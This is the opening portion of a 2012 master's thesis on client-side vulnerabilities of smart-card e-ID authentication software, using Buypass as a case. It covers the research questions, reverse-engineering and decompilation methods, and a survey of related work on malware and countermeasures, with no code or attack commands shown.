Preventing and Mitigating Client-Side Vulnerabilities of Smart Card Based e-ID Applications

Svein Roger Engen

Master's Thesis
Master of Science in Information Security
30 ECTS
Department of Computer Science and Media Technology
Gjøvik University College, 2012

Avdeling for
informatikk og medieteknikk
Høgskolen i Gjøvik
Postboks 191
2802 Gjøvik

Department of Computer Science
and Media Technology
Gjøvik University College
Box 191
N-2802 Gjøvik
Norway

Preventing and Mitigating Client-Side Vulnerabilities of Smart Card Based e-ID Applications

Svein Roger Engen

2012/07/01

Abstract

More and more companies are digitizing their services, this is because their customers demand it. An efficient way for handling the authentication process is to use service providers that offer this. Some service providers offer authentication with the use of smart cards.

In systems where the client's computer is used as a terminal for accessing the smart card, software needs to be deployed and executed on the client side. This software is used for communicating with the smart card reader, which will then communicate with the smart card. Malware can intercept and/or modify this communication.

In this master thesis we will use techniques such as architecture analysis, reverse engineering and decompilation to discover possible vulnerabilities in the software that is used for communicating with the smart card on the client's computer. These vulnerabilities will then be exploited, with the use of proof-of-concepts. Countermeasures to protect against these vulnerabilities will also be discussed.

Sammendrag

Flere og flere selskaper digitaliserer sine tjenester, dette er på grunn av at kundene deres krever det. En effektiv måte for å håndtere autentiseringsprosessen er å bruke tjenesteleverandører som tilbyr nettopp dette. Enkelte tjenesteleverandører tilbyr autentisering ved bruk av smartkort.

I systemer der kundens PC brukes som en terminal for å få tilgang til smartkortet, må programvare lastes ned og kjøres på klientsiden. Denne programvaren brukes til å kommunisere med smartkortleseren, som igjen kommuniserer med smartkortet. Ondsinnet programvare kan endre og/eller avlytte denne kommunikasjonen.

I denne masteroppgaven vil vi bruke teknikker som arkitekturanalyse, reverse engineering og dekompilering for å oppdage mulige sårbarheter i programvaren som brukes til å kommunisere med smartkortet på kundens datamaskin. Disse sårbarhetene vil så bli forsøkt utnyttet, med hjelp av testimplementeringer. Mottiltak for å beskytte seg mot disse sårbarhetene vil så bli diskutert.

Acknowledgements

I would like to thank my supervisor, Dr. rer. nat. Hanno Langweg, for his guidance and feedback throughout this thesis. My external supervisor, Jon Hagen, from Buypass has been a valuable resource while writing this thesis. Both of my supervisor's comments and feedback was highly appreciated and helped me to lift the quality of this thesis. Finally, I would like to thank my neighbors: Benjamin Adolphi, Kristian Nordhaug and Andreas Tellefsen for valuable discussions and comments.

Svein Roger Engen, 2012/07/01

Contents

Abstract . . . . . **iii**
Sammendrag . . . . . **v**
Acknowledgements . . . . . **vii**
Contents . . . . . **ix**
List of Figures . . . . . **xi**
List of Tables . . . . . **xiii**
1 Introduction **1**
1.1 Topic Covered by the Thesis 1
1.2 Keywords 1
1.3 Problem Description 2
1.4 Justification, Motivation and Benefits 3
1.5 Research Questions 3
1.6 Summary of Contributions 3
1.7 Thesis Outline 3
2 Methods **5**
2.1 Choice of Methods 5
2.2 Reverse Engineering 6
2.3 Decompilation 7
2.4 Code Review 9
2.5 Architectural Analysis 10
2.6 Prototypical Demonstration of Exploits 10
3 State of the Art **11**
3.1 Related Work 11
3.2 Technical Background 15
3.2.1 Electronic ID (eID) 15
3.2.2 Smart cards 16
3.3 Commercial Implementations 24
3.3.1 AusweisApp 24
3.3.2 Buypass 26
3.4 Environment 27
3.4.1 Java 27
3.4.2 .NET 29
4 Justification for the Experiments **33**
5 Investigating Buypass' Applets and Services **35**
6 Manipulating Behavior of Java Processes in Memory **37**
6.1 From Java Application to Applet 39

6.2 From Applet to Applet . . . 40
6.3 From Applet to Smart Card Applet . . . 43
6.4 Results From Manipulating the Behavior of Java Processes in Memory . . . 43
6.5 Countermeasures for Manipulating Behavior of Java Processes in Memory . . . 44
6.6 Summary of Manipulating Behavior of Java Processes in Memory . . . 45
7 Manipulating Behavior of .NET Processes in Memory . . . 47
7.1 Results From Manipulating Behavior of .NET Processes in Memory . . . 49
7.2 Countermeasures for Manipulating Behavior of .NET Processes in Memory . . . 49
7.3 Summary of Manipulating Behavior of .NET Processes in Memory . . . 49
8 Modification of User Interface . . . 51
8.1 Results from Modification of User Interface . . . 53
8.2 Countermeasures for Modification of User Interface . . . 53
8.3 Summary of Modification of User Interface . . . 54
9 Discussion . . . 57
9.1 Comparing Direct and Indirect Communication . . . 57
9.2 Comparing Manipulation of Java and .NET Processes in Memory . . . 57
9.3 Comparing Process Manipulations and GUI Manipulations . . . 58
10 Conclusion . . . 59
10.1 Contributions . . . 59
10.2 Future Work . . . 60
Bibliography . . . 61
A WinSCard.dll Wrapper in C# . . . 67
A.1 CardReaderLibrary . . . 67
B Manipulating Behavior of Java Processes in Memory . . . 71
B.1 HelloWorldApplet . . . 71
B.2 InjectPayload . . . 71
B.3 Payload . . . 72
B.4 InjectPayloadForApplet . . . 72
C Manipulating Behavior of .NET Processes in Memory . . . 75
C.1 HelloWorld Application . . . 75
C.2 Inject DLL Into Process . . . 75
C.3 Start CLR Runtime DLL . . . 76
C.4 Payload For .NET . . . 77
D Manipulating the Graphical User Interface . . . 79
D.1 Manipulating the Graphical User Interface for Login Application . . . 79
D.2 Protecting Against SetParent . . . 80
D.3 Pixel Protection . . . 81

List of Figures

1 Authenticating a client for a service 2
2 Decompiler modules 8
3 Size of ID-000 and ID-1 smart cards 17
4 JavaCard development process 20
5 Relationship between the different components of a smart card system 21
6 Command APDU structure 22
7 Response APDU structure 22
8 Communication with WinSCard.dll 24
9 Screenshot of AusweisApp 25
10 Screenshot of Buypass login applet 26
11 Java life cycle 28
12 Relationship between the .NET components 30
13 Components on the client side and the smart card 33
14 Execution environment component on the client side 37
15 How the Attach API loads an Agent to a target JVM 39
16 Warning from signed applet 41
17 Hello World message-box 43
18 Modified message-box 43
19 Hello World Application in .NET 47
20 Expected MessageBox 48
21 Modified Messagebox 48
22 GUI component on the client side 51
23 Modified part of Login Application 52
24 Original Login application 53
25 Modified Login application 53
26 Example Application Displaying Pixels 54

List of Tables

1 Card reader classes according to the German ZKA 18
2 ISO standards for smart cards 19

1 Introduction

This chapter gives a brief introduction to the topic that this master thesis will cover. A problem description will be given, together with the research questions that this thesis will answer. Additionally, the thesis' contributions and outline are presented, before going further into the methodology and background theory.

1.1 Topic Covered by the Thesis

Our life is getting more and more digitized, for example when using public services. This is happening due to technological advances, the wide adoption of the Internet, and increasing demands of users. Because of this, it presents a challenge to the companies that want to offer a digital solution to their users. Companies need to make their solutions more user-friendly, but at the same time, manage to maintain an adequate level of security. By digitizing services, there is a trade-off between user-friendliness, cost and security. In many situations, the user-friendliness and costs are higher prioritized.

An electronic ID is used to establish the identity of someone using an electronic service. This could be a username and a password, a digital certificate and a password, or a smart card and a PIN[1]. Passwords and PINs are often termed one-factor authentication solutions. A smart card is often labeled a two-factor authentication solution when used in combination with a PIN code. It consists of a secret known only to the user, and a physical token possessed by the user that is unique, given a very strong copy-protection. Both must be provided when the authentication takes place. An e-ID is subject to several electronic threats, an attacker may want to eavesdrop on the communication, modify the content or even copy the electronic ID that is used.

In order to maintain a high level of security, it is becoming common to adopt more advanced authentication methods on the client side. An example of such a method is to use smart-cards together with a smart-card reader. By using such an approach, the authentication method can be more secure, since it is an independent part of the user's computer. Another approach taken by public services is to include the user's mobile phone in the authentication phase. These two examples above show that more and more of the authentication process is taken away from the software running on the client's computers, indicating that vulnerabilities may exist on the client side.

This master thesis will be a continuation of a specialization course from last semester, where we looked into a specific smart-card provider and their services. Part of this specialization course was to look into vulnerabilities that exist on the client side in an authentication system where smart-cards are used.

1.2 Keywords

The keywords are based on the 1998 ACM Computing Classification System[2]:
System architecture, smartcards, object-oriented programming, reverse engineering, Java, com-

pilers, invasive software, studies of program constructs, run-time environments.

1.3 Problem Description

Section 1.1 mentioned one way of improving security in an authentication system by using smart-cards combined with a smart-card reader. For a client to be able to use these card-readers, some software must be deployed and executed on the client's machine. The environment, that the program is executed in, may be compromised by an attacker, and may affect the communication with the smart-card in a malicious way.

This master thesis will investigate the vulnerabilities that can exist on a client's computer and specifically those that are able to affect the communication with the smart-card, e.g. the application used for communication. One specific service provider will be used as a case in this thesis, but there exist multiple other service providers that use smart-cards for authentication. The vulnerabilities that will be explored in this thesis, can also affect those service providers.

The master thesis will be limited to only look at the client side vulnerabilities in an e-ID environment when using smart-cards for authentication. Figure 1 shows an example of a typical communication between a client, a service provider, and a service, when performing an authentication with a smart card. This thesis will not cover the server side, the network communication between the client and the service provider, or the physical smart-card itself. The network communication between the components in such a system may be encrypted, making it difficult to eavesdrop or modify the traffic. The server side in a system like this might be very well protected, since the company will have full control over this component. The security of the physical smart-card will be out of scope of this master thesis, only the software components on the client side will be investigated because this can be considered the weakest link in such a system. Since one specific service provider will be used as a case in the master thesis, special focus will be given on their application. This application is used to communicate with the smart card, the services and also the service provider, see the red rectangle in Figure 1.



Figure 1: Authenticating a client for a service

1.4 Justification, Motivation and Benefits

In "Breaking Up Is Hard To Do: Modeling Security Threats for Smart Cards"[3], Schneier and Shostack explain that when a personal computer is used as a part of the smart-card system, the system is no longer secure, since the terminal can be transformed by altering the software on it. This alteration can be done by malware on the client's computer. They also mention that the damage that can be caused by a compromised terminal is significant, and that it is impossible for a card-holder to detect this if he/she is using a compromised terminal.

By finding possible vulnerabilities on the client side in a smart-card system, these vulnerabilities will become known and proper countermeasures can be applied. This will help service-providers to improve the security, making their product more secure for end-users. The service provider that this master thesis will focus on, currently have 2.2 million customers and 25 million transactions each month (Jon Hagen, personal communication, December 19, 2011). Many of these transactions include money, making this an attractive target for attackers.

Other service-providers that use smart-cards will also benefit from this thesis, since all smart-card implementations need software deployed on the client-side.

1.5 Research Questions

In this section, the three different research questions are presented.

1. What kind of vulnerabilities exist, and can be expected, on the client-side in an authentication system where smart-cards are used?
2. Can these vulnerabilities be exploited, if so, how?
3. What type of protection mechanisms can be applied to counter these threats?

1.6 Summary of Contributions

The aim of this research is to investigate the possible vulnerabilities that can be found on the client-side, where smart-cards are used as an authentication method. These vulnerabilities will then be further investigated, to see if they can be exploited and how this could be done. Countermeasures on how to protect one against these exploits will also be described.

1.7 Thesis Outline

The rest of this thesis is structured in the following way:

- **Chapter 2** Methods
- **Chapter 3** State of the Art
- **Chapter 4** Justification for the Experiments
- **Chapter 5** Investigating Buypass' Applets and Services
- **Chapter 6** Manipulating Behavior of Java Processes in Memory
- **Chapter 7** Manipulating Behavior of .NET Processes in Memory
- **Chapter 8** Modification of User Interface

- **Chapter 9** Discussion
- **Chapter 10** Conclusion

2 Methods

This chapter will present the different methods that will be used to answer the different research questions in Section 1.5

2.1 Choice of Methods

To answer the research questions in the master thesis, a qualitative approach[4] will be used. By using a qualitative approach, we can *evaluate* the effectiveness of the security measures deployed on the client-side. This approach will be used together with a case-study method[4]. The case-study will be to examine client-side applications, in systems where smart-cards are used for authentication. The methodology we use can closely be linked up to the different steps taken in Common Criteria: ”Common Methodology for Information Technology Security Evaluation”[5], ”Class AVA: Vulnerability Assessment” (chapter 15). The methodology is to conduct vulnerability analysis based on publicly available information, and then use this information in the next step, which is penetration testing of the system.

For answering the first research question, "*What kind of vulnerabilities exist, and can be expected, on the client-side in an authentication system where smart-cards are used?*", we need to get a good understanding on how the smart-card system is structured. This can be accomplished by *analyzing the architecture* of the system, the result will tell us which components are interacting with each other. For analyzing the architecture, and discovering the different components of the system, a closer look at the network traffic sent to and from the application is needed. As mentioned in Section 1.3, the master-thesis will only focus on the client side, but this step is important for understanding what role the application has in the overall smart-card system.

Secondly, analyzing the environment in which the application is running in is important. This can be used to discover possible weaknesses. The most important step in finding vulnerabilities is to have a closer look at the application. Since the source-code of the application is not available for an attacker, another approach for retrieving the source-code is needed. Here, *reverse-engineering*[6] and *decompilation*[7] can help us to get a picture of how the program is structured. For finding vulnerabilities, an analysis will be performed that combines the architecture of the smart-card system, the environment where the application is running, and the structure of the application.

The second research question "*Can these vulnerabilities be exploited? If so, how?*", will look at all the possible vulnerabilities found in research question one. To find out if these vulnerabilities can be exploited, *prototypical demonstrations of exploits* need to be created. This is also known as proof-of-concepts, here we will try to exploit the different vulnerabilities by creating small programs. It is important to note that not all the discovered vulnerabilities in research question one can be exploited. For exploiting some of the vulnerabilities, prerequisites need to be set, in such a way that the exploitation can be successful and at the same time be realistic.

For answering the last research question, "*What type of protection mechanisms can be applied to*

counter these threats?", we need to look at why the specific vulnerability is there in the first place. For finding proper protection mechanisms, we can look at how this vulnerability was exploited in research question two. To find out in which cases the vulnerability can be exploited, i.e. be a threat to the application / user, we can look at the prerequisites for this exploit. By using all this information, proper countermeasures can be applied.

The rest of this chapter will explain the different methods that will be used in this master thesis in more detail.

2.2 Reverse Engineering

Reverse engineering is the process of analyzing a system to identify the system's components and their interrelationships. It is used to create a representation of the system in another form or at a higher level of abstraction [6]. Reverse engineering involves extracting the design artifacts and combining abstractions together, which are less implementation-dependent. The reverse engineering phase can be started from any stage of the product's life-cycle, and does not need to be performed only on finished products. "Reverse engineering in and of itself does *not* involve changing the subject system or creating a new system based on the reverse-engineered subject system. It is a process of *examination*, not a process of change or replication."[6].

The two most used parts of reverse engineering are redocumentation and design recovery. In redocumentation, the goal is to recover documentation about the system. This method should provide an easier way to visualize relationships among program components, so we can recognize and follow paths clearly[6]. Design recovery is defined by Ted Biggerstaff as "Design recovery recreates design abstractions from a combination of code, existing design documentation (if available), personal experience, and general knowledge about problem and application domains ... Design recovery must reproduce all of the information required for a person to fully understand what a program does, how it does it, why it does it, and so forth. Thus, it deals with a far wider range of information than found in conventional software-engineering representations or code."[6].

Reverse engineering techniques are mostly used on reversing software. This is widely used in the security industry, where it is used on both sides of malicious software. The attackers are using these techniques for finding vulnerabilities in different applications and operating systems, while developers of antivirus software use reverse engineering to analyze viruses and Trojans. By using reverse engineering, the developers of antivirus software can get a good understanding on how the malware behaves and how they can develop protection mechanisms against the malware. For checking the security of cryptographic algorithms, reverse engineering can be used to look for vulnerabilities in the cryptographic algorithms, or in the program itself (e.g. secret keys can be stored in the program). This technique can also be used to verify that the program has implemented a cryptographic algorithm correctly, and that it implements all of its claimed functionalities. Crackers normally apply reverse engineering to try to break the copyright of Digital Rights Management (DRM) content. Open source solutions have their source-code publicly available for anyone who is interested in looking at it, this is not the case for proprietary software, and reverse engineering can be used for auditing the binaries of programs. Reverse engineering is also used in software development. As an example, these techniques can be used to achieve

interoperability with proprietary software, developing competing software and for evaluating the quality and robustness of software [8].

Debuggers are popular tools for reverse engineering, a debugger offers the possibility to step through the assembly code when no source code is available. Most debuggers offer the possibility to show the current function that is running, the state of the CPU's registers, memory dump and the active stack area. Two types of debuggers exist: user-mode and kernel-mode debuggers. User-mode debuggers are easy to set up, but they have some limitations, such as only being able to debug one process at the time. This limitation will cause problems when reversing some applications, since they can be running multiple processes that interact with each other. OllyDbg is a user-mode debugger which has a powerful disassembler and offers functionalities for analyzing code. WinDbg can be used as a user-mode debugger, it is offered by Microsoft as a part of the Debugging Tools package. The most famous user-mode debugger is IDA Pro, because it supports a wide range of architectures and has a huge set of plugins available. Kernel-mode debuggers do not run on the operating-system itself, like user-mode debuggers. These debuggers run aside with the operating system and have the ability to stop and observe the entire system at any given moment. WinDbg can run in user-mode and in kernel-mode, it was originally developed as a kernel-mode debugger. For using WinDbg in kernel-mode debugging, it needs to run on a separate machine. This machine needs to be connected to the machine currently being debugged. For starting Windows in debug mode, the */DEBUG* switch needs to be added to the *boot.ini*-file. The most popular kernel-mode debugger is SoftICE, since this debugger can be used for local kernel-debugging[8].

The legal constraints of reverse engineering in Norwegian laws are covered under Åndsverkloven, in particular paragraph §39h and §39i, which states that a person has the rights to see how a program works, and that reverse engineering is allowed if it is necessary for interoperating with the software, given that no other information about the programs is available (e.g. the programs API). More information about the legal boundaries for reverse engineering in Norway is discussed in [9]. Before using a program, a Service Level Agreement (SLA) needs to be accepted. The Service Level Agreement normally states that reverse engineering of the software is not allowed.

2.3 Decompilation

A decompiler is a program that tries to perform the inverse process of a compiler, i.e. transform an executable program into a high-level language, which performs the same functionality as the original executable program. For native programs, the input will be machine dependent, and the output will be language dependent [7]. Some programming languages, such as Java and .NET-languages have an intermediate language (IL). Decompilation of Java bytecode will be discussed in Section 3.4.1, and the Common Intermediate Language (CIL) for .NET-framework will be discussed in Section 3.4.2.

Since a decompiler performs the inverse process of a compiler, a decompiler contains a series of phases, just like a compiler, which transform the code from one representation to another. A decompiler normally consists of three modules: The front-end, Universal Decompiling Machine (UDM) and a back-end. Figure 2 shows how these modules are connected, this figure is based on

[7]. The decompiler will first load the binary program in the Front-end module, which deals with machine-dependent features and produces a machine-independent representation. The front-end is build up by a loader, a parser and a semantic analyzer. The output from the Front-end module is the low-level intermediate code and the control flow graph[7]. This output will be the input for the next module (UDM). The UDM module will analyze the dataflow and the control flow, and it will also produce a high-level intermediate code and a structured control flow graph as an output. The back-end module will restructure this information, and generate HLL (high level language) code, and output it [7].



Figure 2: Decompiler modules

When compiling a program, different parameters can be passed to the compiler, such as optimization for speed and space. This will result in a different binary representation, which makes it difficult for the front-end module to parse it correctly (low-level intermediate code and the control flow graph). This is something that will result in an incomplete high level language representation. Other difficulties for the decompiler are that a binary file can be compiled from a wide range of compilers, and each of these compilers can be implemented differently. Techniques for making binary programs difficult to decompile exists, such as obfuscators. There exist four different categories of obfuscators[10]:

- **Layout obfuscation:** Modifying information in the program that is not important for the execution of the program, such as identifier names.
- **Data obfuscation:** Changing data structures in the program, e.g. the way variables are stored in memory, their encoding and the way data is aggregated.

- **Control obfuscation:** Changing the control flow of the program with procedure aggregation and changing the ordering of the statements in procedures.
- **Preventive obfuscation:** Protects against decompilation, by adding instructions which make the decompiler crash.

2.4 Code Review

Code review is the process of reviewing the source code, and is normally done by software development companies to ensure quality of their source code. Security code reviews are normally an embedded part of the code review process, where possible vulnerabilities are identified.

The process of performing security code reviews can be divided into three steps[11]: The first step involves being aware of what an actual security bug looks like. Without this knowledge, the code reviewer will not be able to know what to look for in the code. The second step is to prioritize which code to review. When faced with a couple of hundred files of source code, it is important to prioritize where to look. *Old code* tends to contain more security vulnerabilities than new code, since newer code normally reflects a better understanding of new security vulnerabilities. An attacker will normally go after *code in the program that runs by default*, since this code is more accessible for an attacker. Program code that runs in an *elevated context* will also be more interesting for an attacker, since this will give an attacker higher level of privileges, e.g. root access/administrator access. *Anonymously accessible code* is code that the attacker can interact with, without any form of authentication. This code needs to be more protected, since it is difficult to identify who is accessing it. Programs written in C or other languages where the programmer can access memory directly are critical, since they can lead to buffer overflow vulnerabilities. Code that handle *sensitive information* needs to be addressed in the correct manner to ensure proper confidentiality. *Complex code* is a source for confusion for many programmers, and may contain logical errors that an attacker can exploit. The final step include the code review, this is done based on the prioritization made in the previous step.

When prioritizing which code to review closer, the attack surface of your program needs to be established. One simple way of finding the attack surface of your program, is to look at what the attacker can control. ”it’s important to understand one simple rule: you must always know what the attacker controls. If the attacker controls nothing, there’s no security bug;”[11].

Code review can be done in two different ways: static and dynamic. Static code review is when the review is done by looking at the source code representation of the program. By using static code review, the faults can be detected early in the development process, and will be less expensive to fix (compared to later). When using static code review, it is easier to locate where in the code the discovered errors are located[12]. Dynamic code review is when the program is running under debug mode, this offers more precise and rich information that static analyzing can not provide. When using dynamic code review, more precise information about the run-time environment is given. This information includes which execution flow the program has taken, values of variables at different periods of time, how much memory is consumed, and also the time of program execution[13].

The ”Rice’s theorem, which says (in essence) that any nontrivial question you care to ask about a program can be reduced to the halting problem. In other words, static analysis problems

are undecidable in the worst case. The practical ramifications of Rice's theorem are that all static analysis tools are forced to make approximations and that these approximations lead to less-than-perfect output."[14]. This means that the output of static code analysis tools can give false negatives (do not report about all the bugs in the program) or false positives (reports about bugs that do not exist in the program)[14]. The false negatives can lead to a program which contains bugs, but are released since the tool did not report about them. False positives make the life of a programmer more difficult, since he or she is overwhelmed by warnings about possible vulnerabilities that do not exist in the program.

2.5 Architectural Analysis

In architectural analysis, the goal is to find the different components of the system, and see how they interact with each other. This can be accomplished in two different ways: using a static or a dynamic approach. When using a static approach, the executable program will be examined closely. If the reviewer has access to the original source code, this information will be used. If not, the reviewer needs to apply other reverse engineering techniques, such as decompilation, to extract source code representation and other information from the program. Dynamic architecture analysis can be done by debugging the application, to see what components the program interacts with (network communication, file-system, libraries, etc.). The main purpose of architectural analysis is to produce redocumentation[6] of the system.

2.6 Prototypical Demonstration of Exploits

A prototypical demonstration, also known as proof of concept, is defined as "a demonstration that an idea has merit." in [15]. It is used to demonstrate the feasibility of a method or idea. In computer security, it is normally used to demonstrate how a system can be protected or compromised. A proof of concept is normally a short and incomplete program, and the purpose is only to demonstrate that a certain method or idea works. When creating proof of concepts, it is important to define the prior conditions that the proof of concept depends on, such as access level and system state.

3 State of the Art

In this chapter the related work is presented, together with the technical background used in this thesis.

3.1 Related Work

An overview of how malware on a client's computer can attack security critical applications that use smart cards, like online banking applications, can be found in [16][17][18]. This work illustrates how badly some popular online banking clients are protected against malware attacks. Similar work deals with applications that offer the possibility to digitally sign documents using smart card technology [19][20]. Focus is put on how to present the content of a document that the user wants to sign, in such a way that it can not be manipulated by malware trying to trick the user to sign a manipulated document.

Other approaches regularly encountered to protect against malware are the use of separate (secure) devices that encapsulate (core) functionality, as presented in [21][22]. However, adding separate devices to protect partial functionality is a costly endeavor and does not scale well. In order to communicate with a smart card reader, software needs to be deployed and executed on the client side. The environment, in which the software is executed in, may be compromised by e.g. malware. In "Choose the Red Pill and the Blue Pill - A Position Paper"[21], the use of a trusted path in a general operating system is discussed. It is pointed out that one can not properly secure a general-purpose operating system and that secure protocols can not protect against a compromised endpoint. Their solution is to integrate a secure operating system inside the general operating system, which will be used for security critical functions, such as communicating with a separate device.

In [23] the authors explain that applications are taking over more and more of the business process, and that attacking applications will be more rewarding from an attacker's perspective. The paper [23], together with [3], demonstrates that it is realistic, that this type of malware for smart-card systems already exists.

An approach to try to solve the terminal problem, i.e. communicating with a smart card from a client in a potential hostile environment, is presented in [24]. In this approach, the authors create a generic proxy for web-services to communicate with the smart card. The idea is to make the web browser on the client side communicate with a proxy, which will then communicate with the smart card. Before the proxy can forward data to the smart card, the proxy needs to identify the type of smart card that is connected to the PC. It will then verify if the smart card provider has authorized the use of this particular smart card. If it succeeds, it will obtain the restrictions of what the web application can access and which type of commands that can be sent to the smart card. Another approach that is presented is where the proxy generates QR-code that the user needs to scan with e.g. a mobile phone. The user then needs to allow this transaction to go through the proxy.

The idea that is presented is good to protect web-services that want to communicate with the smart card reader. However, this proxy can be avoided by malware which communicates directly with the smart card. The functionalities that are built into the web-service can be emulated by malware, e.g. the process of generating values that need to be signed by the smart card. This approach will be investigated in Section 5.

The modification of *WinSCard.dll* is discussed in [25][26], where a modified version of the DLL file is placed in the same folder as the application that communicates with the smart card. This makes the application load the modified version, hence the authors are able to observe and modify the communication with the smart card. In the latter article, which was a specialization course at HiG, different techniques to load the modified DLL file were used, because the placement of the DLL in the same folder did not work in all cases. Another approach the authors used was to add a manifest file, which told the application the path of the *WinSCard.dll* to be used.

Different attack vectors in web applications that use smart cards, such as the smart card itself, smart card reader, smart card driver software, the application, the user and the web servers are discussed in [27], together with suggested countermeasures. The main focus of the article is to help software developers of web applications to be aware of the different common threats. An important statement from this article is that if a user's computer system is compromised, the entire system's security guarantees are at risk.

To protect applications that are running on a system, dynamic self-checking techniques can be used. In [28], a software self-checking mechanism is described, this implements a set of testers that test for modification on the executable code while it is running. This program will report if any modifications are detected. Self-checking is also known as tamper-proofing or integrity checking of executable code, and is a technique that can be applied to protect client side software which may run in a hostile environment. Another approach is described in [29], where the authors implement so called guards for protecting the software. This system is based on a distributed scheme, where multiple guards collaborate and work together. The reason for choosing a distributed scheme is that different guards can implement different functionalities, and there is no single point of failure. What both of these approaches have in common is that they are both implemented in software. These protection mechanisms are supposed to run in a potential hostile environment to protect the software running on the client's computer. If malware is able to modify the executable code on a client's machine, it can also modify or remove these protection mechanisms.

Several techniques for protection of software secrets are described in [30]. The design of a code obfuscator is also described, and different transformations are classified and evaluated considering their potency (To what degree is a human reader confused?), resilience (How well are automatic deobfuscation attacks resisted?), and cost (How much overhead is added to the application?). One technique for making programs more difficult to reverse engineer is obfuscation. There exist many different types of obfuscation, as discussed in Section 2.3. In [10], a technique for overcoming Java programs that have been obfuscated by using identifier renaming (layout obfuscation) is discussed. This is done by using intelligent renaming of identifiers in obfuscated programs, in order to remove any confusion for the decompiler tool and for the human. In this article the authors developed a tool called *ADAM* (Another Decompilation Assistant Methodo-

logy), this is used as a pre-processor for the decompiler to change the identifiers of a set of Java classes before they are decompiled.

For finding security vulnerabilities early in the development process of new source code, static analysis tools can be used. These tools will examine the source code and give warnings and errors to the developer. The developer is normally faced with a large set of warnings and errors, and not all of these will be examined by the developer. In [31], the authors suggest to filter the amount of warnings and errors, based on what is affected by the outside world. This is done by performing data-flow analysis on the source code.

In "Comparison of Malware Protection in Smart Card-Based User Authentication"[32], a comparison between the security of two smart-card providers is presented. The comparison is done by looking at three different security aspects: modifying the user interface, modifying the installed application and modifying code at runtime. The vulnerabilities that were identified are then presented, together with how this could be exploited and possible countermeasures against these vulnerabilities.

In [33], the security of the AusweisApp on a client's computer with possibility of malware being present, is investigated. AusweisApp is an application that is used to communicate with the German identity card. The paper talks about different card readers and how the choice of the card reader influences the security of the user. It also talks about user awareness and privacy issues using the card.

A big part of the analysis of the vulnerabilities in the master thesis focuses on Java security problems. Work has already been done in analyzing Java security problems, some of them will be presented below.

Arshan Dabirsiaghi presents an approach in his paper [34] on how to alter the program flow and inspect data in a Java application by using the Java Attach API, resulting in a program called *JavaSnoop*. JavaSnoop uses the AttachAPI together with instrumentation to modify the program flow. In [35], a new framework for bytecode instrumentation is presented. This framework allows a user to instrument all classes, including the core classes. Another tool for instrumentation, named *Stub4JSC*, is presented in [13].

When using instrumentation, the source-code of the application can help the user to understand where modifications should be done. The tool *JavaSnoop* includes a Java decompiler. There exist different types of decompilers, such as Javac-specific and tool-independent decompilers. In [36] the different types of decompilers are discussed, together with their strengths and weaknesses. This paper also suggests changes on how to improve tool-independent decompilers.

The paper [37] discusses the use of Aspect Oriented Programming to modify behavior of programs without having the source-code. Here, the authors are using AspectJ to change and modify the content of obfuscated Java bytecode. This paper uses a Java program, which requires a license, as an example. The program is then modified with the use of AspectJ to bypass this license check. Protection against bytecode weaving (merging bytecode) is also suggested, but this protection mechanism can easily be circumvented since it is included in the bytecode of the program.

In "Runtime support for type-safe dynamic Java classes" [38], a technique for supporting dynamic changes to Java programs is explained. This offers the possibility to change the content

of a class, resulting in the ability to modify code and state. In Li Gong's paper [39], he gives an overview of the existing security features of Java and how they contribute to usability, simplicity, adequacy, and adaptability.

In another work [40], an approach to alter Java applets stored in the Java applet cache is presented. This will become very important later in the master thesis. The paper [41] discusses how integrity of components of Java applications can be protected using permissions and signing of JAR-files. The article "Using Java" by Prithvi Rao [42], discusses how the sandbox model works, which refers to the combination of classloader, bytecode verifier, and security manager to create a secure environment in which Java applications can run. In [43] bytecode security, manipulation of JAR and class files, and Java security in general are discussed.

In "Kava - A Reflective Java Based on Bytecode Rewriting" [44], a comparison of different reflective Java implementations are given. These implementations are grouped based on where in the Java lifecycle they can be applied, e.g. source code, compile time, bytecode, runtime, and just-in-time compilation. The result from this paper is a program named *Kava*, which is a program that uses bytecode rewriting to establish a connection between metaobjects and objects. This program gives a higher level of abstraction for making changes to the behavior of objects, which are not provided by other available bytecode rewriting toolkits.

In [45], a methodology for attacking .NET programs at runtime is described. With the use of this methodology, it is possible to take control of the applications variables, core logic and the graphical user interface. The methodology that is presented in this paper is implemented with .NET code and is based on the use of reflection.

The paper "Comparing Java and. NET security: Lessons learned and missed"[46] discusses the principle that the execution of untrusted programs can be run in virtual machines to mediate their access to system resources. In this paper the authors examine how .NET's design avoids vulnerabilities and limitations discovered in Java and discusses lessons learned (and missed) from experience with Java security.

An overview of .NET security can be found in [47]. This paper covers an overview of the .NET framework, code access security, .NET assemblies and the Common Language Runtime (CLR).

When it comes to countermeasures, [48] explains how the Microsoft DirectX technology can be used to access input and output devices directly. This gives an application direct access to the hardware, which makes it tamper resistant towards simulated behavior by malicious code.

